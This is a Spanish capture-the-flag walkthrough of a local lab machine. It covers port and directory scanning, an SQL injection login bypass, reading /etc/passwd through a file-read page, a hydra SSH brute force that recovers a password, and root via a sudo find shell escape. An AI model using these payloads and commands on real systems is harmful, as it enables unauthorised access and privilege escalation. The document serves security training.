BOCATA DE CALAMARES

Realizamos el escaneo con nmap, detectamos el puerto 22 y 80 abiertos.

```
--------------------------
Running Nmap nmap -sS -sV -A -O -p- 192.168.16.21
--------------------------
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-15 15:48 CET
Nmap scan report for 192.168.16.21
Host is up (0.00057s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a6:3f:47:73:4c:6d:b3:23:29:fa:f8:1f:1d:42:44:b9 (ECDSA)
|_  256 11:b8:dc:df:a9:c1:9f:b5:8f:55:93:a4:ef:65:c8:d5 (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: AFN
|_http-server-header: nginx/1.24.0 (Ubuntu)
MAC Address: 08:00:27:EB:94:A2 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.8
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.57 ms 192.168.16.21
```

Buscamos directorios y páginas ocultos. Encontramos páginas interesantes como login.php.

```
❯ gobuster dir -u http://192.168.16.21 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,txt,md,ph
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.16.21
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              md,php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 178] [--> http://192.168.16.21/images/]
/index.php            (Status: 200) [Size: 4145]
/login.php            (Status: 200) [Size: 2543]
/admin.php            (Status: 200) [Size: 359]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Navegando por la página principal, si vamos a la “noticia de ”SQLi” nos llevará a una sección que podría estar dándonos una pista.

Comprobación de servidores vulnerables

Una manera de comprobar si el servidor funciona con mysql es inducir al fallo de la consulta y por tanto el mensaje de error. Todo esto hay que tener en cuenta que solo sucedera en servidores mal configurados, en algunos casos a pesar de inducir el fallo no nos arrojara ninguna información. Una manera sencilla de hacer esto es el uso de "'", o ";". Como por ejemplo:

```
Usuario: admin
Contraseña: '
```

Con esto deberia generarnos un texto que se vería tal que así:

```
Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; check the manual that corres
```

Ejemplo de inyección SQL

Un formulario de inicio de sesión vulnerable podría ser explotado con una inyección como esta:

```
Usuario: admin
Contraseña: ' OR '1'='1
```

Consulta en el servidor


En el lado del servidor se vería tal que así la consulta:

```
SELECT * FROM usuarios WHERE usuario = 'admin' AND contraseña = '' OR '1'='1';
```

En la página de login, en el código fuente de la página encontramos una pista de que algo tienen que cambiar en dicho login.

```
<div class="login-container">
<h1> Iniciar Sesión </h1>
<form method="post" action="login.php">
    <label for="alias">Introduce tu alias o correo: </label>
    <input type="text" id="alias" name="alias" required>
    <!--esto habra que cambiarlo -->
    </br>
    <label for="contraseña">Introduce tu contraseña: </label>
    <input type="password" id="password" name="password" required>
    <button type="submit">Ingresar </button>
</form>
```

Ahora copiamos y pegamos el ejemplo de inyección sql.



Bienvenido administrador

Día 1

Ya he conseguido que solo yo pueda acceder a este sitio, cada vez soy mejor. Para ser mi primer proyecto no está nada mal, dentro de poco tendré que pedir un aumento de sueldo.

Creo que lo mejor es que use esta pagina para apuntar todo lo que hay que hacer.

Aún tengo que terminar de dar estilo a la pagina de index, añadir el contenido de las noticias y crear una página dedicada a los usuarios.

Día 2


Esto es demasiado chapucero para un programador de mi nivel, voy a crear una to-do-list para ir cubriendo todos mis súper objetivos.

Si vamos al enlace to-do-list nos llevará a la siguiente página.

Nos indica que existe otra página llamada (lee_archivos) que está codificada en base64. Codificamos ese nombre.

```
❯ echo "lee_archivos" | base64
bGVlX2FyY2hpdm9zCg==
```

Si lo pegamos tal cual no nos va a funcionar, para ello tendremos que añadirle la extensión .php.



Nos pide que busquemos un fichero, probamos con /etc/passwd.

Introduce el archivo a buscar: /etc/passwd Leer

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon,,,:/usr/lib/dhcpcd:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:992:992:systemd Resolver:/:/usr/sbin/nologin
pollinate:x:102:1::/var/cache/pollinate:/bin/false
polkitd:x:991:991:User for polkitd:/:/usr/sbin/nologin
syslog:x:103:104::/nonexistent:/usr/sbin/nologin
uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin
tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin
tss:x:106:108:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:989:989:Firmware update daemon:/var/lib/fwupd:/usr/sbin/nologin
usbmux:x:108:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
tyuiop:x:1000:1000:tyuiop:/home/tyuiop:/bin/bash
mysql:x:110:110:MySQL Server,,,:/nonexistent:/bin/false
superadministrator:x:1001:1001:,,,:/home/superadministrator:/bin/bash
```

Ahora que tenemos el nombre de usuario vamos a realizar un ataque de fuerza bruta contra el puerto 22.

```
[22][ssh] host: 192.168.16.21   login: superadministrator   password: princesa
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 4 final worker threads did not complete until end.
[ERROR] 4 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-15 16:33:26

~/CTFs/bocataDeCalamares x 255 36s hydra -l superadministrator -P /usr/share/wordlists/rockyou.txt 192.168.16.21 ssh -V
```

¡Accedemos sin problemas!

```
❯ ssh superadministrator@192.168.16.21
The authenticity of host '192.168.16.21 (192.168.16.21)' can't be established.
ED25519 key fingerprint is SHA256:FGZRACBwhyqZdv6wvuqfoIz1l1eoneHbjQfxlQPQz0o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.16.21' (ED25519) to the list of known hosts.
superadministrator@192.168.16.21's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.8.0-51-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Wed Jan 15 03:34:44 PM UTC 2025

  System load:  0.1               Processes:               164
  Usage of /:   14.3% of 49.21GB  Users logged in:         0
  Memory usage: 10%               IPv4 address for enp0s3: 192.168.16.21
  Swap usage:   0%

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge

Expanded Security Maintenance for Applications is not enabled.

1 update can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


Last login: Fri Jan 10 17:42:22 2025 from 192.168.1.38
superadministrator@thehackerslabs-bocatacalamares:~$
```

Buscando la flag de user nos encontramos que es una flag y una pista al mismo tiempo.

```
superadministrator@thehackerslabs-bocatacalamares:~$ cat flag.txt
[redacted]
superadministrator@thehackerslabs-bocatacalamares:~$ ls
flag.txt  recordatorio.txt
superadministrator@thehackerslabs-bocatacalamares:~$ cat recordatorio.txt
Me han dicho que existe una pagina llamada gtfobins muy util para ctfs, la dejo aquí apuntada para recordarlo mas adelante.
superadministrator@thehackerslabs-bocatacalamares:~$
```

```
[redacted]
❯ echo "[redacted]" | base64 -d
sudo -l
```

Si seguimos los pasos que nos indican llegamos a root.

```
superadministrator@thehackerslabs-bocatacalamares:~$ sudo -l
Matching Defaults entries for superadministrator on thehackerslabs-bocatacalamares:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User superadministrator may run the following commands on thehackerslabs-bocatacalamares:
    (ALL) NOPASSWD: /usr/bin/find
superadministrator@thehackerslabs-bocatacalamares:~$ sudo find . -exec /bin/sh \; -quit
# whoami
root
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Por último, vamos a por la flag de root.